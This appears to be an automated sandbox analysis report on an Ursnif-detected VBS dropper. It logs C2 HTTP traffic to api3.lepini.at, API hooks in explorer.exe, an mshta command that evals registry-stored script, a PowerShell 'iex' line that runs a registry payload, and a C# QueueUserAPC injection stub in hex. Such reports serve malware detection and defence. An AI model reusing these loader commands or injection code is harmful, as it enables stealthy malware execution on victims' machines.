4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49771	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:36:32.746280909 CET	6585	OUT	GET /api1/k2_2BPSkEkmXT6PU/zDOxTRpC_2BY4wv/Uc9rQ_2BdQmALihj0b/O35yk81wO/_2BJJsGmcvqJn3WdvB Lw/hcTBL2iarC4qZ4YV_2B/9d_2B7Ggs3BnAW23i_2Bde/t9JKt6KAZoSWe/re2dGR19/9ik0fbgVm0bNqFeU0yDPC sA/NCbWTLbFLW/YFtlZWtXaQQ7AvabV/oGahJymlxSEf/eCn4UPTT9W7/4TOvhUziJPirjd/aVzy6CqNvyNL3A4AuK Pyc/d_2F7R5E_2FRLkVN/moL_2BcW_0A_0Dg/DfT_2BdqiAs0Ox1XHx/HnIUtWHt_/2F_2Bw1qPKdBjmoNms0Z/zZq7v HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 24, 2020 20:36:34.025243044 CET	6585	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:36:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49772	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:36:34.349790096 CET	6586	OUT	POST /api1/ULQHRvwqRb/G8wDpH5qMRHl3_2B4/UEjMLLNvz2cZ/AqaL4_2BQcz/lKb4H9qP6o6VM4/FlSbx_2Frt qOlCmpoRQHO/gmwLzr_2B42eSyBR/YuYftTktOwyZz8p/hMg6srNEseymB6j4aM/TOURtgojN/ejIcLmrrpdo7g5Mi xpUk/u7YXv1vIle7x1I8w25J/iYllQpBNQ_2F6_2F52tecp/haAs_2BPE0lZE/BFjaQwUV/3vmY6zByqYDob0bhn9M09Xl/4P5yi mux7H/hMxuBTbr_0A_0DFL2/PNs4wicqd7PM/VagjrCBglgl/sb2CcVg_2F8b2O/GuU_2FGPPZ/e HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 2 Host: api3.lepini.at
Nov 24, 2020 20:36:35.467319012 CET	6587	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:36:35 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 38 36 0d 0a 6d c1 7e 4a da 7a 5d ab 02 85 8e 5e 16 8a 9d 33 14 94 ff 3d ec 30 9b 8d e2 66 ac 28 02 43 65 9f 8d 11 85 83 37 ea 9a 97 d6 17 ef 6c f8 b8 30 c9 f6 98 89 be 44 d0 bf a1 2e e3 85 da 82 53 46 1f 85 20 ff 52 89 54 4d f4 c4 03 01 74 3a 34 be 58 6f 99 6b 77 8b 67 5a 04 29 6e e6 97 6d 23 a2 56 85 08 28 53 0f fc 3c 0a 3a 10 fb f7 8a 9a 96 b1 9b 3c d8 5c 3c ce 1f 05 2f 12 fc 7f ce 4e 58 07 c1 e2 4f 0d 41 72 0d 0a 30 0d 0a 0d 0a Data Ascii: 86m~Jz]^3=0f(Ce7l0D.SF RTMt:4XokwgZ)nm#V(S<:<\</NXOAr0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFABB035200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DA5020

Process: explorer.exe, Module: KERNEL32.DLL


Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFABB03521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFABB035200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFABB03520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFABB035200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DA5020

Statistics

Behavior



- wscript.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- control.exe
- rundll32.exe
- explorer.exe
- RuntimeBroker.exe
- RuntimeBroker.exe
- cmd.exe
- RuntimeBroker.exe
- conhost.exe
- nslookup.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6296 Parent PID: 3424

General

Start time:	20:34:11
Start date:	24/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\0xyZ4rY0opA2.vbs'
Imagebase:	0x7ff779be0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Ammerman.zip	success or wait	1	7FFA9A31721F	DeleteFileW
C:\Users\user\Desktop\0xyZ4rY0opA2.vbs	success or wait	1	7FFA9A31721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0xyZ4rY0opA2.vbs	unknown	128	success or wait	2874	7FFA9A3017B5	ReadFile
C:\Users\user\Desktop\0xyZ4rY0opA2.vbs	unknown	128	end of file	1	7FFA9A3017B5	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6976 Parent PID: 800

General

Start time:	20:34:39
Start date:	24/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff660d70000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2936 Parent PID: 6976

General

Start time:	20:34:40
Start date:	24/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6976 CREDAT:17410 /prefetch:2
Imagebase:	0xe80000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5660 Parent PID: 800

General

Start time:	20:35:25
Start date:	24/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff660d70000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5768 Parent PID: 5660

General

Start time:	20:35:26
Start date:	24/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5660 CREDAT:17410 /prefetch:2
Imagebase:	0xe80000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2212 Parent PID: 5660

General

Start time:	20:35:31
Start date:	24/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5660 CREDAT:82952 /prefetch:2
Imagebase:	0xe80000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 3096 Parent PID: 3424

General

Start time:	20:35:41
Start date:	24/11/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff696f80000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5976 Parent PID: 3096

General

Start time:	20:35:42
Start date:	24/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000018.00000003.882332819.000001B4AFFA0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA940BF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA940BF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902003FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wyuxnptu.ebi.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_esgihrm0.n4e.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201124	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA92EEF35D	CreateDirectoryW
C:\Users\user\Documents\20201124\PowerShell_transcript.468325.cqIz2fYX.20201124203543.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA902003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA902003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA902003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA902003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA902003FC	unknown
C:\Users\user\AppData\Local\Temp\xuilsqrn	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA924DFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iaweong2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA924DFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA92EE6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wyuxnptu.ebi.ps1	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_esgihrm0.n4e.psm1	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.cmdline	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.dll	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.tmp	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.0.cs	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.out	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.err	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.err	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.out	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.dll	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.cmdline	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.tmp	success or wait	1	7FFA92EEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.0.cs	success or wait	1	7FFA92EEF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wyuxnptu.ebi.ps1	unknown	1	31	1	success or wait	1	7FFA92EEB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_esgihrm0.n4e.psm1	unknown	1	31	1	success or wait	1	7FFA92EEB526	WriteFile
C:\Users\user\Documents\20201124\PowerShell_transcript.468325.cqIz2fYX.20201124203543.txt	unknown	3	ef bb bf	...	success or wait	1	7FFA92EEB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201124\PowerShell_transcript.468325.cqIz2fYX.20201124203543.txt	unknown	742	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 34 32 30 33 35 34 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 36 38 33 32 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20201124203544..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 468325 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	11	7FFA92EEB526	WriteFile
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.0.cs	unknown	402	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 62 61 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6d 75 61 70 6f 61 79 2c 49 6e 74 50 74 72 20 6f 77 6e 6d 67 67 6d 79 6a 77 6a 2c 49 6e 74 50 74 72 20 62 6c 67 67 66 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tba. {.[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static e	success or wait	1	7FFA92EEB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
